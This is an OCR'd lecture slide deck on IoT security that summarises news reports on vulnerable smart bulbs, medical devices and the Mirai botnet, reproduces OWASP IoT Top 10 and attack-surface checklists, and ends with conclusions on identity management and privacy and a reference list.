


Source: Camillo et. al., 2017

5. IoT Security

- IoT Security is not Device Security!
- All elements need to be considered (ecosystem)
  - The Internet of Things Device
  - The Cloud
  - The Mobile Application
  - The Network Interfaces
  - The Software
  - Use of Encryption
  - Use of Authentication
  - Physical Security
  - USB ports

5. IoT Security



Reference: - S. Sicari, A. Rizzardi, L.A. Grieco, A. Coen-Porisini, Security, privacy and trust in Internet of Things: The road ahead, Computer Networks, Volume 76, 15 January 2015, Pages 146-164.

Osram Lightify light bulbs 'vulnerable to hack'

27 July 2016 | Technology

Security researchers have discovered nine vulnerabilities in a range of internet-connected light bulbs made by Osram.

One problem was that the Osram smartphone app stored an unencrypted copy of the user's wi-fi password.

That could give an attacker access to a user's home wi-fi network and the devices connected to it, if the password was extracted from the app.

One security expert said Osram had made an "elementary" mistake.

http://www.bbc.com/news/technology-36903274

https://www.cert.br/docs/palestras/certbr-unam2016.pdf

Thousands of medical devices are vulnerable to hacking, security researchers

The security flaws put patients' health

James Niccolai Sep 29, 2015 5:50 PM
IDG News Service

Next time you go for an MRI scan, remember that the doctor might not be the only one who sees your results.

Thousands
infusion pur
security res

The same default passwords were used over and over for different models of a device, and in some cases a manufacturer warned customers that if they changed default passwords they might not be eligible for support. That's

http://www.pcworld.com/article/2987813/thousands-of-medical-devices-are-vulnerable-to-hacking-security-researchers-say.html

https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

DDoS attack that disrupted internet was largest of its kind in history, experts say

The victim was the servers of Dyn, a company that controls much of the internet's domain name system (DNS) infrastructure. It was hit on 21 October and remained under sustained assault for most of the day, bringing down sites including Twitter, the Guardian, Netflix, Reddit, CNN and many others in Europe and the US.

What makes it interesting is that the attack was orchestrated using a weapon called the Mirai botnet. According to a blogpost by Dyn published on Wednesday, Mirai was the "primary source of malicious attack traffic".

Unlike other botnets, which are typically made up of computers, the Mirai botnet is largely made up of so-called "internet of things" (IoT) devices such as digital cameras and DVR players.


Because it has so many internet-connected devices to choose from, attacks from Mirai are much larger than what most DDoS attacks could previously achieve. Dyn estimated that the attack had involved "100,000 malicious endpoints", and the company, which is still investigating the attack, said there had been reports of an extraordinary attack strength of 1.2Tbps.

5. IoT Security - Botnets

- Infections: DVRs (Digital Video Recorder), CCTVs (Closed-circuit television), domestic routers, …
- Malwares usually propagate via Telnet (23/TCP)
  - remote access protocol, without cryptography
- Exploits Default or Weak Passwords
- Targeting devices with embedded versions of Linux

5. IoT Security

IoT Security is the Worst-of-All-Worlds




- services, encryption, firewall, input…
- authN, authZ, input validation, etc.
- insecure APIs, lack of encryption, etc.
- yadda yadda AuthSessionAccess
- **net + app + mobile + cloud = IoT**

https://www.owasp.org/images/5/51/RSAC2015-OWASP-IoT-Miessler.pdf

5. IoT Security

IoT Security Fail Examples



- 10/10 security systems accept '123456'
- 10/10 security systems with no lockout
- 10/10 security systems with enumeration
- SSH listeners with root/"" access
- 6/10 web interfaces with XSS/SQLi
- 70% of devices not using encryption
- 8/10 collected personal information
- 9/10 had no two-factor options
- Unauthenticated video streaming
- *Completely flawed* software update systems

https://www.owasp.org/images/5/51/RSAC2015-OWASP-IoT-Miessler.pdf

OWASP IoT Top 10


Category	IoT Security Consideration	Recommendations
I1: Insecure Web Interface	•Ensure that any web interface coding is written to prevent the use of weak passwords …	When building a web interface consider implementing lessons learned from web application security. Employ a framework that utilizes security …
I2: Insufficient Authentication/ Authorization	•Ensure that applications are written to require strong passwords where authentication is needed …	Refer to the OWASP Authentication Cheat Sheet
I3: Insecure Network Services	•Ensure applications that use network services don't respond poorly to buffer overflow, fuzzing …	Try to utilize tested, proven, networking stacks and interfaces that handle exceptions gracefully…
I4: Lack of Transport Encryption	•Ensure all applications are written to make use of encrypted communication between devices…	Utilize encrypted protocols wherever possible to protect all data in transit…

https://www.owasp.org/images/8/8e/Infographic-v1.jpg

Category	IoT Security Consideration	Recommendations
I5: Privacy Concerns	•Ensure only the minimal amount of personal information is collected from consumers …	Data can present unintended privacy concerns when aggregated…
I6: Insecure Cloud Interface	•Ensure all cloud interfaces are reviewed for security vulnerabilities (e.g. API interfaces and cloud-based web interfaces)…	Cloud security presents unique security considerations, as well as countermeasures. Be sure to consult your cloud provider about options…
I7: Insecure Mobile Interface	•Ensure that any mobile application coding is written to disallows weak passwords …	Mobile interfaces to IoT ecosystems require targeted security. Consult the OWASP Mobile …
I8: Insufficient Security Configurability	•Ensure applications are written to include password security options (e.g. Enabling 20 character passwords or enabling two-factor authentication)…	Security can be a value proposition. Design should take into consideration a sliding scale of security requirements…
I9: Insecure Software/ Firmware	•Ensure all applications are written to include update capability	Many IoT deployments are either brownfield and/or have an extremely long deployment cycle…
I10: Poor Physical Security	•Ensure applications are written to utilize a minimal number of physical external ports (e.g. USB ports) on the device…	Plan on having IoT edge devices fall into malicious hands…

https://www.owasp.org/images/8/8e/Infographic-v1.jpg

OWASP IoT Attack Surface Areas



https://www.owasp.org/index.php/IoT_Attack_Surface_Areas

OWASP IoT Attack Surface Areas

Ecosystem Access Control

- ✓ Authentication
- ✓ Session management
- ✓ Implicit trust between components
- ✓ Enrollment security
- ✓ Decomissioning system
- ✓ Lost access procedures

DEF CON 23 - IoT Village - Daniel Miessler - IoT Attack Surface Mapping
https://www.youtube.com/watch?v=RhxHHD790nw

Device Memory

- ✓ Cleartext usernames
- ✓ Cleartext passwords
- ✓ Third-party credentials
- ✓ Encryption keys

Device Physical Interfaces

- ✓ Firmware extraction
- ✓ User CLI
- ✓ Admin CLI
- ✓ Privilege escalation
- ✓ Reset to insecure state

DEF CON 23 - IoT Village - Daniel Miessler - IoT Attack Surface Mapping
https://www.youtube.com/watch?v=RhxHHD790nw

Device Web Interface

- ✓ SQL injection
- ✓ Cross-site scripting
- ✓ Username enumeration
- ✓ Weak passwords
- ✓ Account lockout
- ✓ Known credentials

Device Firmware

- ✓ Hardcoded passwords
- ✓ Sensitive URL disclosure
- ✓ Encryption keys

DEF CON 23 - IoT Village - Daniel Miessler - IoT Attack Surface Mapping
https://www.youtube.com/watch?v=RhxHHD790nw

Local Data Storage

- ✓ Unencrypted data
- ✓ Data encrypted with discovered keys
- ✓ Lack of data integrity checks

Cloud Web Interface

- ✓ SQL injection
- ✓ Cross-site scripting
- ✓ Username enumeration
- ✓ Weak passwords
- ✓ Account lockout
- ✓ Known credentials

DEF CON 23 - IoT Village - Daniel Miessler - IoT Attack Surface Mapping
https://www.youtube.com/watch?v=RhxHHD790nw

Attack Surface	Vulnerability	Data Type
• Administrative interface	• Weak password policy • Lack of account lockout	• Credentials
• Local data storage	• Data stored without encryption	• PII
• Web Cloud Interface	• SQLi	• PII • Account data
• Device Firmware	• Sent over HTTP • Hardcoded passwords • Hardcoded encryption keys	• Credentials • Application data
• Vendor Backend APIs	• Permissive API Data Extraction	• PII • Account data
• Device Physical Interfaces	• Unauthenticated root access	• ***


- IoT Attack Surface Mapping DEFCON 23 - https://www.owasp.org/images/3/36/IoTTestingMethodology.pdf

Network Traffic

- ✓ LAN
- ✓ LAN to Internet
- ✓ Short range
- ✓ Non-standard

What people think they have

What people actually have



DEF CON 23 - IoT Village - Daniel Miessler - IoT Attack Surface Mapping
https://www.youtube.com/watch?v=RhxHHD790nw

6. Conclusions

https://www.cert.br/docs/palestras/certbr-unam2016.pdf

- Security is neglected -
- Few vendors have security updates lifecycle
  - -bug report mechanism
  - -update distribution
- Most of all repeat old mistakes:
  - weak or lack of authentication
    - default / hardcoded passwords
  - faulty implementation
    - lack of validation (data integrity, restrictions, requirements)
  - old protocols without cryptography
  - backdoors
    - undocumented accounts, reset to defaults, command execution

6. Conclusions

- Solution depends on many actors
  - - users,- administrators, developers
  - - manufacturers/vendors
- Important to know
  - Does the product has some “large scale” update policy?
  - Is it possible to disable unnecessary services and change default passwords?
  - Is there some remote and secure management?
  - Is it necessary to isolate devices?
  - Does the product has only updated protocols and use strong authentication and cryptography?

6. Conclusions

- Privacy issues in IAM
  - PII control of users
  - Models to assist users in data dissemination during the interaction
  - User preferences guarantees on the SP side
  - Encryption of PII
  - Security policies in IdP and SP
  - Agreement on privacy issues in federations

6. Conclusions

- Identity Management used in cloud computing
  - Help to increase cloud security
  - Federations enable SSO and improve security

- There are many challenges that still require research and practical developments!

References

- Peter Mell, Timothy Grance. NIST Definition of Cloud Computing - SP-800-145. 2011. Available: http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf
- William Stallings. Cryptography and Network Security: Principles and Practice. Chapter 16. Pearson Education. 2014. 6ed.
- Jorge Werner, Carla Merkle Westphall, Carlos Becker Westphall, Cloud identity management: A survey on privacy strategies, Computer Networks, Volume 122, 20 July 2017, Pages 29-42, ISSN 1389-1286, http://doi.org/10.1016/j.comnet.2017.04.030.
- Top Threats Working Group. "The notorious nine: cloud computing top threats in 2013." *Cloud Security Alliance* (2013).
- B. Grobauer, T. Walloschek, E. Stocker, E. Understanding Cloud Computing Vulnerabilities. IEEE Security & Privacy, vol.9, no.2, pp.50-57, March-April 2011.

References

- Cloud Taxonomy. http://cloudtaxonomy.opencrowd.com/
- Talking Cloud. http://talkincloud.com/
- SANS Institute InfoSec Reading Room. Introduction to the OWASP Mutillidae II Web Pen-Test Training Environment. 2013. Available: http://www.sans.org/reading-room/whitepapers/application/introduction-owasp-mutillidae-ii-web-pen-test-training-environment-34380
- OWASP. OWASP Top Ten. Available: http://owasptop10.googlecode.com/files/OWASP_Top-10_2013%20-%20Presentation.pptx
- Davey Winder. Cross-site scripting vulnerability uncovered in Salesforce cloud. August, 2015. Available: http://www.scmagazineuk.com/cross-site-scripting-vulnerability-uncovered-in-salesforce-cloud/article/432478/
- E. Bertino and K. Takahashi, Identity Management: Concepts, Technologies, and Systems. Norwood, MA, USA: Artech House, Inc., 2010.
- ISO. ISO/IEC 29100 - Information technology - Security techniques - Privacy framework. 2011. Available: standards.iso.org/ittf/PubliclyAvailableStandards/index.html

References

- Ian Goldberg; David Wagner; Eric Brewer. Privacy-enhancing technologies for the Internet. In *Compcon '97. Proceedings, IEEE* , pp.103-109, 23-26 Feb. 1997 doi: 10.1109/CMPCON.1997.584680
- A. Michota; S. Katsikas. Compliance of the Facebook Data Use Policy with the Principles of ISO 29100:2011. In *New Technologies, Mobility and Security (NTMS), 2014 6th International Conference on* , pp. 1-5, March 30 2014-April 2 2014 doi: 10.1109/NTMS.2014.6814012
- Eleanor Birrell; Fred B. Schneider. Federated Identity Management Systems: A Privacy-Based Characterization. In *Security & Privacy, IEEE* , vol.11, no.5, pp. 36-48, Sept.-Oct. 2013. doi: 10.1109/MSP.2013.114
- European Parliament and the Council of the European Union, "Directive 95/46/ec of the european parliament and of the council," [retrieved: January, 2016]. [Online]. Available: http://eur-lex.europa.eu/legal-content/es/TXT/?uri=CELEX:31995L0046
- G. Alpar, J. henk Hoepman, and J. Siljee, "The identity crisis security, privacy and usability issues in identity management," 2011. Available: http://arxiv.org/abs/1101.0427
- Talal H. Noor, Quan Z. Sheng, Sherali Zeadally, and Jian Yu. 2013. Trust management of services in cloud environments: Obstacles and solutions. ACM Comput. Surv. 46, 1, Article 12 (July 2013), 30 pages. DOI=http://dx.doi.org/10.1145/2522968.2522980

References

- F. Corella and K. Lewison. Privacy postures of authentication technologies. In The Internet Identity Workshop, ser. IIW 2013, Mountain View, CA, 2013. Available: https://pomcor.com/techreports/PrivacyPostures.pdf
- Daniel Ricardo dos Santos, Carla Merkle Westphall, Carlos Becker Westphall. A dynamic risk-based access control architecture for cloud computing. In *Network Operations and Management Symposium (NOMS), 2014 IEEE* , pp. 1-9, 5-9 May 2014 doi: 10.1109/NOMS.2014.6838319Aa
- Lucas Marcus Bodnar, Carla Merkle Westphall, Jorge Werner and Carlos Becker Westphall. *Towards Privacy in Identity Management Dynamic Federations*. ICN 2016 - The Fifteenth International Conference on Networks. IARIA. pp. 40-45. ISBN: 978-1-61208-450-3.
- Paulo Fernando Silva, Carlos Becker Westphall, Carla Merkle Westphall, Mauro Marcelo Mattos. Model for Cloud Computing Risk Analysis. In ICN 2015 - The Fourteenth International Conference on Networks. IARIA. pp. 140-146. 2015. Available: https://www.thinkmind.org/index.php?view=article&articleid=icn_2015_6_20_30125
- Stephane Betge-Brezetz, Guy-Bertrand Kamga, Mahmoud Ghorbel, Marie-Pascale Dupont. Privacy control in the cloud based on multilevel policy enforcement. In *Cloud Networking (CLOUDNET), 2012 IEEE 1st International Conference on* , pp. 167-169, 28-30 Nov. 2012. doi: 10.1109/CloudNet.2012.6483677

References

- A. Celesti, F. Tusa, M. Villari, A. Puliafito. Security and Cloud Computing: InterCloud Identity Management Infrastructure. In *Enabling Technologies: Infrastructures for Collaborative Enterprises (WETICE), 2010 19th IEEE International Workshop on* , pp. 263-265, 28-30 June 2010. doi: 10.1109/WETICE.2010.49
- R. Sanchez, F. Almenares, P. Arias, D. Diaz-Sanchez, A. Marin. Enhancing privacy and dynamic federation in IdM for consumer cloud computing. In *Consumer Electronics, IEEE Transactions on* , vol.58, no.1, pp. 95-103, February 2012. doi:10.1109/TCE.2012.6170060
- ISO. ISO/IEC 24760-1 - Information technology -- Security techniques -- A framework for identity management -- Part 1: Terminology and concepts. 2011. Available: standards.iso.org/ittf/PubliclyAvailableStandards/index.html
- Gerson Luiz Camillo, Carla Merkle Westphall, Jorge Werner and Carlos Becker Westphall. *Preserving Privacy with Fine-grained Authorization in an Identity Management System*. ICN 2017 - The Sixteenth International Conference on Networks. IARIA.
- María Elena Villarreal, Sergio Roberto Villarreal, Carla Merkle Westphall, Jorge Werner. *Preserving Privacy with Fine-grained Authorization in an Identity Management System*. ICN 2017 - The Sixteenth International Conference on Networks. IARIA.

References

- Internet of Things – Interoperability Framework (IoTIF) - http://iot.foi.hr
- Internet of Things Infographic | What Is The "Internet of Things"? - https://www.postscapes.com/what-exactly-is-the-internet-of-things-infographic/
- FLETCHER, David. Internet of Things. In: Evolution of Cyber Technologies and Operations to 2035. Springer International Publishing, 2015. p. 19-32.
- ZHOU, Jun et al. Security and Privacy for Cloud-Based IoT: Challenges. IEEE Communications Magazine, v. 55, n. 1, p. 26-33, 2017
- S. Sicari, A. Rizzardi, L.A. Grieco, A. Coen-Porisini, Security, privacy and trust in Internet of Things: The road ahead, Computer Networks, Volume 76, 15 January 2015, Pages 146-164
- IoT Security: Old problems, New challenges - https://www.cert.br/docs/palestras/certbr-unam2016.pdf
- IoT Attack Surface Mapping DEFCON 23 - https://www.owasp.org/images/3/36/IoTTestingMethodology.pdf
- Recommendation ITU -T Y.2060 - Overview of the Internet of things: http://www.itu.int/rec/T-REC-Y.2060-201206-I

Acknowledgments

- Brazilian Funding Authority for Studies and Projects (FINEP)

- Brazilian National Research Network in Security and Cryptography project (RENASIC)

Thank you!

Contacts

Carlos Becker Westphall
(carlos.westphall@ufsc.br)

Carla Merkle Westphall
(carla.merkle.westphall@ufsc.br)